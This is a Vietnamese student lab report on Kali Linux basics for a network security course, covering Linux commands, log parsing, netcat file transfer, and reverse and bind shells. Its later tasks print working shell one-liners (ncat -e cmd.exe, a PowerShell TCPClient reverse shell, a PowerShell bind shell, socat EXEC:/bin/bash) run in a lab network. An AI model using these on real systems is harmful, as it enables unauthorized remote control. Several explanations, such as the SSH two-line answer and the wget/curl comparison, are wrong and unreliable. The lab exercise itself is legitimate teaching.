

BÁO CÁO BÀI TẬP

Môn học: An toàn mạng máy tính Kỳ báo cáo: Buổi 01 (Session 01) Tên chủ đề: Tổng quan Kali Linux

> GV: Trần Nguyễn Đức Huy Ngày báo cáo: 12/10/2022

> > Nhóm: 5

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lóp: NT101.N12.ATCL

| STT | Họ và tên | MSSV | Email |
|-----|----------------------|----------|------------------------|
| 1 | Vũ Hoàng Thạch Thiết | 20521957 | 20521957@gm.uit.edu.vn |
| 2 | Nguyễn Hùng Thịnh | 20521963 | 20521963@gm.uit.edu.vn |
| 3 | Dương Đỗ Khoa | 20521465 | 20521465@gm.uit.edu.vn |

2. NỘI DUNG THỰC HIỆN:1

| STT | Công việc | Kết quả tự đánh giá |
|-----|--|---------------------|
| 1 | Nhóm phân chia công việc | 100% |
| 2 | Các thành viên tiến hành làm phần của mình | 100% |
| 3 | Thịnh làm báo cáo | 100% |
| 4 | Thiết kiểm tra nội dung báo cáo | 100% |
| 5 | Thịnh nộp bài | 100% |

 $^{^{\}rm 1}$ Ghi nội dung công việc, các kịch bản trong bài Thực hành



MỤC LỤC

| LAB TASK SET 1: BÀI TẬP VỀ NHÀ | 4 |
|--|--|
| Task 1.1: Sử dụng lệnh which để xác định ví trị lưu trữ của Task 1.2: Sử dụng lệnh locate để xác định ví trí lưu trữ wc Task 1.3: Sử dụng lệnh find để xác định bất kỳ tập tin (khó mục) đã được sửa đổi vào ngày trước đó, KHÔNG thuộc sơ root và thực thi lệnh ls -l trên chúng. KHÔNG được sử dụn | e32.exe4 ông phải thư ở hữu của user g các lệnh |
| pipeline/chaining | |
| Task 1.4: Liệt kê các port đang được mở trên Kali Linux | |
| Task 1.5: Tại sao khi kiểm tra dịch vụ SSH có đang chạy hạ 10), kết quả hiển thị 2 dòng, trong khi dịch vụ HTTP (Hình chỉ có 1 dòng | |
| Task 1.6: Ngăn dịch vụ SSH chạy cùng với hệ thống lúc khở | |
| Task 1.7: Lịch sử các lệnh thực ra được lưu trữ ở đâu? Liệ | |
| nhược điểm khi thực hiện lưu trữ lại các lệnh đã nhập? | |
| Task 1.8: Có cách nào để ngăn chặn việc lưu trữ lịch sử lệi | |
| Nếu có, hãy mô tả cách làm | • |
| Task 1.9: Ngoài cách sử dụng tiện ích history expansion, c | òn cách nào để |
| thực hiện lại các lệnh đã nhập một cách nhanh chóng hay | · _ |
| hãy mô tả cách làm | 6 |
| Task 1.10: Như đã biết, khi sử dụng toán tử ">" để xuất kê nếu tập tin đã tồn tại, nội dung trong tập tin sẽ bị thay thé mới. Vậy, có cách nào để hoàn tác lại quá trình này hay kh | ế bằng nội dung |
| hãy mô tả cách làm | 6 |
| Task 1.11: Sử dụng lệnh cat cùng với lệnh sort để sắp xếp của tập tin /etc/passwd, sau đó lưu kết quả vào một tập ti | |
| passwd_new và thực hiện đến số lượng dòng có trong tập | |
| Task 1.12: Sử dụng tập tin /etc/passwd, trích xuất tên use | |
| directory cho tất cả user có shell được thiết lập là /usr/sb | |
| Lưu ý, chỉ sử dụng 1 dòng lệnh duy nhất. Kết quả xuất ra i | , |
| hình dưới | 7 |
| Task 1.13: Tải tập tin access_log.txt.gz tại | |
| (https://github.com/blakduk/ahihi/raw/master/access_i đó thực hiện liệt kê danh sách các địa chỉ IP và số lượng t | O O P |
| hiện sắp xếp giảm dần | 7 |
| Task 1.14: Hãy cho biết đường đẫn thực thi của 2 lệnh wg | et và curl? 10 |
| Task 1.15: Theo bạn, trong 2 lệnh tải về wget và curl, lệnh | • |
| hơn? Giải thích? | 10 |



| Task 1.16: Có thể sử dụng lệnh curl để thay đổi các HTTP header được | |
|---|--------|
| hay không? Nếu được, cho ví dụ? | . 10 |
| Task 1.17: Máy chủ nào sẽ đóng vai trò là server? | . 10 |
| Task 1.18: Máy chủ nào sẽ đóng vai trò là client? | . 10 |
| Task 1.19: Nếu khai báo lệnh "nc -lvnp 4444" thì thật chất, port 4444 | |
| được mở ở máy nào? | . 10 |
| Task 1.20: Thực hiện chuyển tập tin wget.exe trên máy Kali sang máy | |
| Windows 10 | . 10 |
| Task 1.21: Thực hiện lại chi tiết kịch bản Reverse Shell và Bind Shell sử | , ľ |
| dụng netcat | . 11 |
| Task 1.22: So sánh ưu và nhược điểm khi sử dụng Reverse Shell và Bin | ıd |
| Shell? Khi nào nên sử dụng Bind Shell? Khi nào nên sử dụng Reverse | |
| Shell? | . 12 |
| Task 1.23: Thực hiện trao đổi tập tin, bind shell và reverse shell sử dụi | ng |
| PowerShell | . 13 |
| Task 1.23A Thực hiện trao đổi tập tin sử dụng powershell | . 13 |
| Task 1.23B Bind shell sử dụng powershell | . 13 |
| Task 1.23C ReverseShell | . 14 |
| Task 1.24: Ngoài netcat và powershell, còn cách nào có thể tạo ra được | с |
| reverse shell và bind shell không? Cho một ví dụ | . 15 |
| | |

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

BÁO CÁO CHI TIẾT

Lab Task Set 1: Bài tập về nhà

Task 1.1: Sử dụng lệnh which để xác định ví trị lưu trữ của lệnh pwd.

```
(kali⊕ kali)-[~]
$ <u>sudo</u> which pwd
/usr/bin/pwd
```

Task 1.2: Sử dụng lệnh locate để xác định ví trí lưu trữ wce32.exe

```
(kali⊕ kali)-[~]

$\_$\locate\text{ wce32.exe}
/usr/share/windows-resources/wce/wce32.exe
```

Task 1.3: Sử dụng lệnh find để xác định bất kỳ tập tin (không phải thư mục) đã được sửa đổi vào ngày trước đó, KHÔNG thuộc sở hữu của user root và thực thi lệnh ls -l trên chúng. KHÔNG được sử dụng các lệnh pipeline/chaining

```
(kali® kali)-[/usr]
$ find / -mtime 1
find: '/sys/kernel/tracing': Permission denied
find: '/sys/fs/pstore': Permission denied
find: '/sys/fs/pstore': Permission denied
find: '/sys/fs/bpf': Permission denied
find: '/sys/fs/bpf': Permission denied
find: '/proc/tty/driver': Permission denied
find: '/proc/l/task/1/fd': Permission denied
find: '/proc/1/task/1/fdinfo': Permission denied
find: '/proc/1/task/1/ns': Permission denied
find: '/proc/1/fd': Permission denied
find: '/proc/1/fd': Permission denied
find: '/proc/1/map_files': Permission denied
find: '/proc/1/fdinfo': Permission denied
find: '/proc/2/task/2/fd': Permission denied
find: '/proc/2/task/2/fdinfo': Permission denied
find: '/proc/2/task/2/fds': Permission denied
find: '/proc/2/task/2/ns': Permission denied
find: '/proc/2/fd': Permission denied
find: '/proc/2/fd': Permission denied
find: '/proc/2/fd': Permission denied
find: '/proc/2/fdinfo': Permission denied
find: '/proc/2/fdinfo': Permission denied
find: '/proc/2/fdinfo': Permission denied
find: '/proc/2/fdinfo': Permission denied
```

Task 1.4: Liệt kê các port đang được mở trên Kali Linux

```
s netstat -ltnp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address
                                              Foreign Address
                                                                       State
                                                                                    PID/Program
tcp6
                  0 :::80
                                              :::*
                                                                       LISTEN
__(kali⊕kali)-[~]

$ netstat -lunp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address
                                              Foreign Address
                                                                       State
                                                                                   PID/Program
```

Task 1.5: Tại sao khi kiểm tra dịch vụ SSH có đang chạy hay không (Hình 10), kết quả hiển thị 2 dòng, trong khi dịch vụ HTTP (Hình 13), kết quả chỉ có 1 dòng.

Trong SSH việc trao đổi thông tin giữa Client-Server cần phải có sự kết nối qua lại giữa 2 thực thể, vì vậy sẽ cần 2 cổng để giao tiếp với nhau và sẽ hiển thị 2 dòng. Còn HTTP là giao thức truyền siêu văn bản. Giao thức này xác định cách các thông báo được định dạng và truyền đi nên không cần tới 2 cổng để giao tiếp nên chỉ có 1 dòng.

Task 1.6: Ngăn dịch vụ SSH chạy cùng với hệ thống lúc khởi động

Task 1.7: Lịch sử các lệnh thực ra được lưu trữ ở đâu? Liệt kê các ưu, nhược điểm khi thực hiện lưu trữ lại các lệnh đã nhập?

Lịch sử các lệnh được lưu trữ ở file lịch sử dưới dạng .bash_history

Ưu điểm:

- + giúp tăng hiệu suất công việc
- + được sử dụng để điều tra, xử lý các sự cố bảo mật.

Nhược điểm:

Do phải lưu trữ nên tốn tài nguyên, bô nhớ.



Task 1.8: Có cách nào để ngăn chặn việc lưu trữ lịch sử lệnh hay không? Nếu có, hãy mô tả cách làm.

Có thể chỉ dịnh một hoặc nhiều lệnh không bao giờ được ghi vào tệp lịch sử với biến \$HISTIGNORE.

Ví dụ: export HISTIGNORE="cd"

Với ví dụ trên lệnh history sẽ không lưu lại lịch sử với câu lệnh cd.

Task 1.9: Ngoài cách sử dụng tiện ích history expansion, còn cách nào để thực hiện lại các lệnh đã nhập một cách nhanh chóng hay không? Nếu có, hãy mô tả cách làm.

Ngoài cách sử dụng tiện ích history expansion, chúng ta còn có thể dùng phím mũi tên 1↓ để quay trở lại các lệnh ta đã nhập. Ngoài ra chúng ta còn có thể sử dụng phím Tab để hiển thị một số gợi ý.


Task 1.10: Như đã biết, khi sử dụng toán tử ">" để xuất kết quả vô tập tin, nếu tập tin đã tồn tại, nội dung trong tập tin sẽ bị thay thế bằng nội dung mới.
Vậy, có cách nào để hoàn tác lại quá trình này hay không? Nếu có, hãy mô tả cách làm.

Hầu hết các tác vụ trong Linux không thể hoàn tác lại quá trình mà ta đã thực hiện. Để có thể tránh gây ra mất dữ liệu, ta nên tạo sẵn một file backup trước khi thao tác với tập tin chính. Hoặc sử dụng toán tử ">>" để nối thêm kết quả mới, sau đó xem xét giữ lại kết quả cũ hay mới.

Task 1.11: Sử dụng lệnh cat cùng với lệnh sort để sắp xếp lại nội dung của tập tin /etc/passwd, sau đó lưu kết quả vào một tập tin mới có tên passwd_new và thực hiện đến số lượng dòng có trong tập tin mới.



Task 1.12: Sử dụng tập tin /etc/passwd, trích xuất tên user và home directory cho tất cả user có shell được thiết lập là /usr/sbin/nologin. Lưu ý, chỉ sử dụng 1 dòng lệnh duy nhất. Kết quả xuất ra màn hình như hình dưới




Task 1.13: Tải tập tin access_log.txt.gz tại (https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz), sau



đó thực hiện liệt kê danh sách các địa chỉ IP và số lượng tương ứng, thực hiện sắp xếp giảm dần.

Dùng wget để tải file

Dùng gzip -d để giải nén




Dùng cat để đọc access_log.txt



```
−(kali⊛kali)-[~/Desktop]
s cat access_log.txt
201.21.152.44 - - [25/Apr/2013:14:05:35 -0700] "GET /favicon.ico HTTP/1.1" 4
04 89 "-" "Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.31 (KHTML, li
ke Gecko) Chrome/26.0.1410.64 Safari/537.31" "random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:48 -0700] "GET /include/jquery.jshowoff
.min.js HTTP/1.1" 200 2553 "http://www.random-site.com/" "Mozilla/5.0 (Linux
; U; Android 4.1.2; en-us; SCH-I535 Build/JZO54K) AppleWebKit/534.30 (KHTML,
 like Gecko) Version/4.0 Mobile Safari/534.30" "www.random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:48 -0700] "GET /include/main.css HTTP/1
.1" 304 - "http://www.random-site.com/" "Mozilla/5.0 (Linux; U; Android 4.1.
2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko) Vers
ion/4.0 Mobile Safari/534.30" "www.random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:49 -0700] "GET /images/menu/2ny.png HTT
P/1.1" 200 2732 "http://www.random-site.com/" "Mozilla/5.0 (Linux; U; Androi
d 4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko
) Version/4.0 Mobile Safari/534.30" "www.random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:58 -0700] "GET /chicago/ HTTP/1.1" 200
7451 "http://www.random-site.com/" "Mozilla/5.0 (Linux; U; Android 4.1.2; en
-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4
.0 Mobile Safari/534.30" "random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:58 -0700] "GET /include/jquery.js HTTP/1.1" 304 - "http://random-site.com/chicago/" "Mozilla/5.0 (Linux; U; Android
 4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30" "random-site.com"
```

Theo quan sát có thể thấy các địa chỉ IP đều nằm ở đầu và theo sau đó là dấu "-" nên ta dùng lệnh **awk** để cắt các địa chỉ IP.

Dùng lệnh **uniq** với flag **-d**: chỉ in ra các dòng trùng lặp 1 lần, flag **-c**: đếm số lần lặp Dùng lênh **sort** để sắp xếp với flag **-r** sắp xếp giảm dần, flag **-n** sắp xếp theo chữ số



Task 1.14: Hãy cho biết đường đẫn thực thi của 2 lệnh wget và curl?

- + Lệnh wget: https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz
- + Lênh curl:

https://www.google.com/images/branding/googlelogo/2x/googlelogo_light_color_272x 92dp.png

Task 1.15: Theo bạn, trong 2 lệnh tải về wget và curl, lệnh nào ưu việt hơn? Giải thích?

- + Lệnh wget là một lệnh truyền đơn giản còn curl sẽ cung cấp nhiều tiện ích hơn
- + curl cung cấp thư viện libcurl có thể được mở rộng thành các ứng dụng GUI, còn wget là một tiện ích dòng lệnh đơn giản
- + wget hỗ trợ ít giao thức hơn curl
- + wget có sẵn trong linux còn curl có sẵn trong window
- + curl hỗ trợ HTTP 2 chiều trong khi wget chỉ hỗ trợ POST
- + wget không hỗ trợ SOCKS
- + wget cần cài đặt gnulib
- + trong curl các tính năng như cookie, timestamp, và chuyển hướng được bật mặc dịnh còn wget phải được chỉ định bật từng cái

Task 1.16: Có thể sử dụng lệnh curl để thay đổi các HTTP header được hay không? Nếu được, cho ví dụ?

- + Có thể dùng lệnh curl để thay đổi các HTTP header
- + Vd: \$ curl -H "Agent: linuxtect" https://www.linuxtect.com

Task 1.17: Máy chủ nào sẽ đóng vai trò là server?

Máy sẽ đóng vai trò là server là máy linux sẽ lắng nghe bất cứ địa chỉ nào được kết nối tới port 4444

Task 1.18: Máy chủ nào sẽ đóng vai trò là client?

Máy đóng vai trò là client là máy win 10 sẽ thực hiện kết nối tới máy linux thông qua địa chỉ ip của máy linux và port 4444

Task 1.19: Nếu khai báo lệnh "nc -lvnp 4444" thì thật chất, port 4444 được mở ở máy nào?

Port sẽ được mở ở máy thực hiện câu lệnh để có thể lắng nghe các kết nối tới port đó

Task 1.20: Thực hiện chuyển tập tin wget.exe trên máy Kali sang máy Windows 10.



```
^C

—___(kali⊕ kali)-[~]

$ nc -l 4444 < wget.exe
```

Trên máy kali

```
The system cannot find the file specified.

Re-C:\Users\IEUser\Desktop>ncat -w 192.168.152.128 4444 > wget.exe
In sc Ncat: Invalid -w timeout "192.168.152.128" (must be greater than 0 and less than continuous continuous
```

Trên máy win 10 ta thấy xuất hiện file wget.exe được gửi từ máy kali

Task 1.21: Thực hiện lại chi tiết kịch bản Reverse Shell và Bind Shell sử dụng netcat.

+ Bind shell

```
C:\Users\IEUser\Desktop>ncat -lvnp 4444 -e cmd.exe
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.152.128.
Ncat: Connection from 192.168.152.128.47770.
```

 Trên máy win 10 ta thực hiện lắng nghe trên port 4444 do kẻ tấn công là máy kali tạo ra

```
(kali@ kali)-[~]
$ nc 192.168.152.129 4444
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\IEUser\Desktop>
```

- Kẻ tấn công chỉ việc kết nối tới port đã tạo ra và sử dụng ip của máy nạn nhân là có thể tấn công thành công
- + Reverse shell



```
(kali@ kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.152.128] from (UNKNOWN) [192.168.152.129] 49785
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop>
```

Trên máy attacker ta thực hiện lắng nghe ở một cổng bất kỳ (4444)

```
C:\Users\IEUser\Desktop>ncat 192.168.152.128 -e cmd.exe 4444
libnsock ssl_init_helper(): OpenSSL legacy provider failed to load.
```

 Trên máy nạn nhân ta thực hiện kết nối tới port đó và cung cấp cho kẻ tấn công trình cmd để có thể điều khiển từ xa


Task 1.22: So sánh ưu và nhược điểm khi sử dụng Reverse Shell và Bind Shell? Khi nào nên sử dụng Bind Shell? Khi nào nên sử dụng Reverse Shell?

| Reverse shell | Bind shell | |
|--|--|--|
| - Ưu điểm +Kẻ tấn công sẽ thực hiện nghe ở một cổng bất kỳ mà nạn nhân thường truy cập +Kết nối với các máy chủ được bảo vệ bởi firewall hoặc hệ thống bảo mật mạng - Nhược điểm + Máy nạn nhận có thể chỉ cho phép 1 số ip hoặc chỉ hoạt động ở 1 số cổng cụ thể mà dịch vụ yêu cầu | - Ưu điểm +Khó bị phát hiện khi máy mình thực hiện nghe ở một port mà attacker tạo ra +Có thể để lại backdoor - Nhược điểm + Nạn nhận thường sẽ ở sau bộ định tuyến NAT làm cho việc bind shell thông qua mạng WAN khó thực hiện + binding socket phải xem xét kĩ lưỡng | |
| Ta nên sử dụng khi máy nạn nhân có tường lửa Không biết ip của máy nạn nhân | Khi đã biết được ip của máy nạn nhân Khi muốn đặt backdoor và không có thiết lập lệnh và kiểm soát | |




Task 1.23: Thực hiện trao đổi tập tin, bind shell và reverse shell sử dụng PowerShell

Task 1.23A Thực hiện trao đổi tập tin sử dụng powershell



- Mang file test.txt vào vị trí thư mục gốc của apache web server
- Việc truyền file giữa 2 máy là download file từ máy kali với giao thức http
- Bên phải là nội dung file test.txt



 Sau khi sử dụng câu lệnh trên ở cmd sử dụng powershell để truyền file giữa 2 máy thì sẽ có được file test.txt bên máy Kali

Task 1.23B Bind shell sử dụng powershell

```
Command Prompt - powershell -c "$listener = New-Object System.Net.Sockets.TcpListener('0.0.0.0',443);$... — 

Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

"C:\Users\IEUser>powershell -c "$listener = New-Object System.Net.Sockets.TcpListener('0.0.0.0',443);$listener.start();$client = $listener.AcceptTcpClient();$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) - ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes, 0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close();$listener.Stop()"
```

- Khởi tạo listener với powershell
- Với thông số này nó sẽ nghe bất kỳ ip từ bất kỳ port vào



Bên máy kali ta kết nối với máy window

Task 1.23C ReverseShell

```
(kali® kali)-[~/Desktop]
$\frac{\sudo}{\sudo} \text{nc} -nlvp 443

[sudo] password for kali:
| listening on [any] 443 ...
| connect to [192.168.152.128] from (UNKNOWN) [192.168.152.129] 49825
```


Bên máy kali ta dùng nc để nghe từ port 443

```
C:\Users\IEUser>powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.152.128',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"

there are rearms left. The following commands can be run from an administrative command prompt (right-click on Command Prompt and select the 'Run as Administrator' option).
```

 Sau đó bên wondow tao viết câu lệnh sau để kết nối tới máy kali với ip của máy kali và port 443






Ta đã reverseshell thành công bên máy kali


Task 1.24: Ngoài netcat và powershell, còn cách nào có thể tạo ra được reverse shell và bind shell không? Cho một ví dụ.

- + Ta sử dụng socat
- + \mathring{O} ví dụ này ta sử dụng 2 máy kali với ip lần lượt là 10.0.2.15 và 192.168.152.128 là máy nạn nhân
- + Ở máy nạn nhân ta sử dụng câu lệnh: socat -d -d TCP4-LISTEN:4443 EXEC:/bin/bash
- + Ở máy attacker ta sử dụng câu lệnh : socat TCP4:192.168.168.130:4443





 Triển khai ứng dụng chat đơn giản trên 2 máy Kali và Windows 10. Và trả lời các câu hỏi sau:



- Ứng dụng chat đơn giản sử dụng netcat để kết nối giữa 2 máy win 10 và linux

HÉT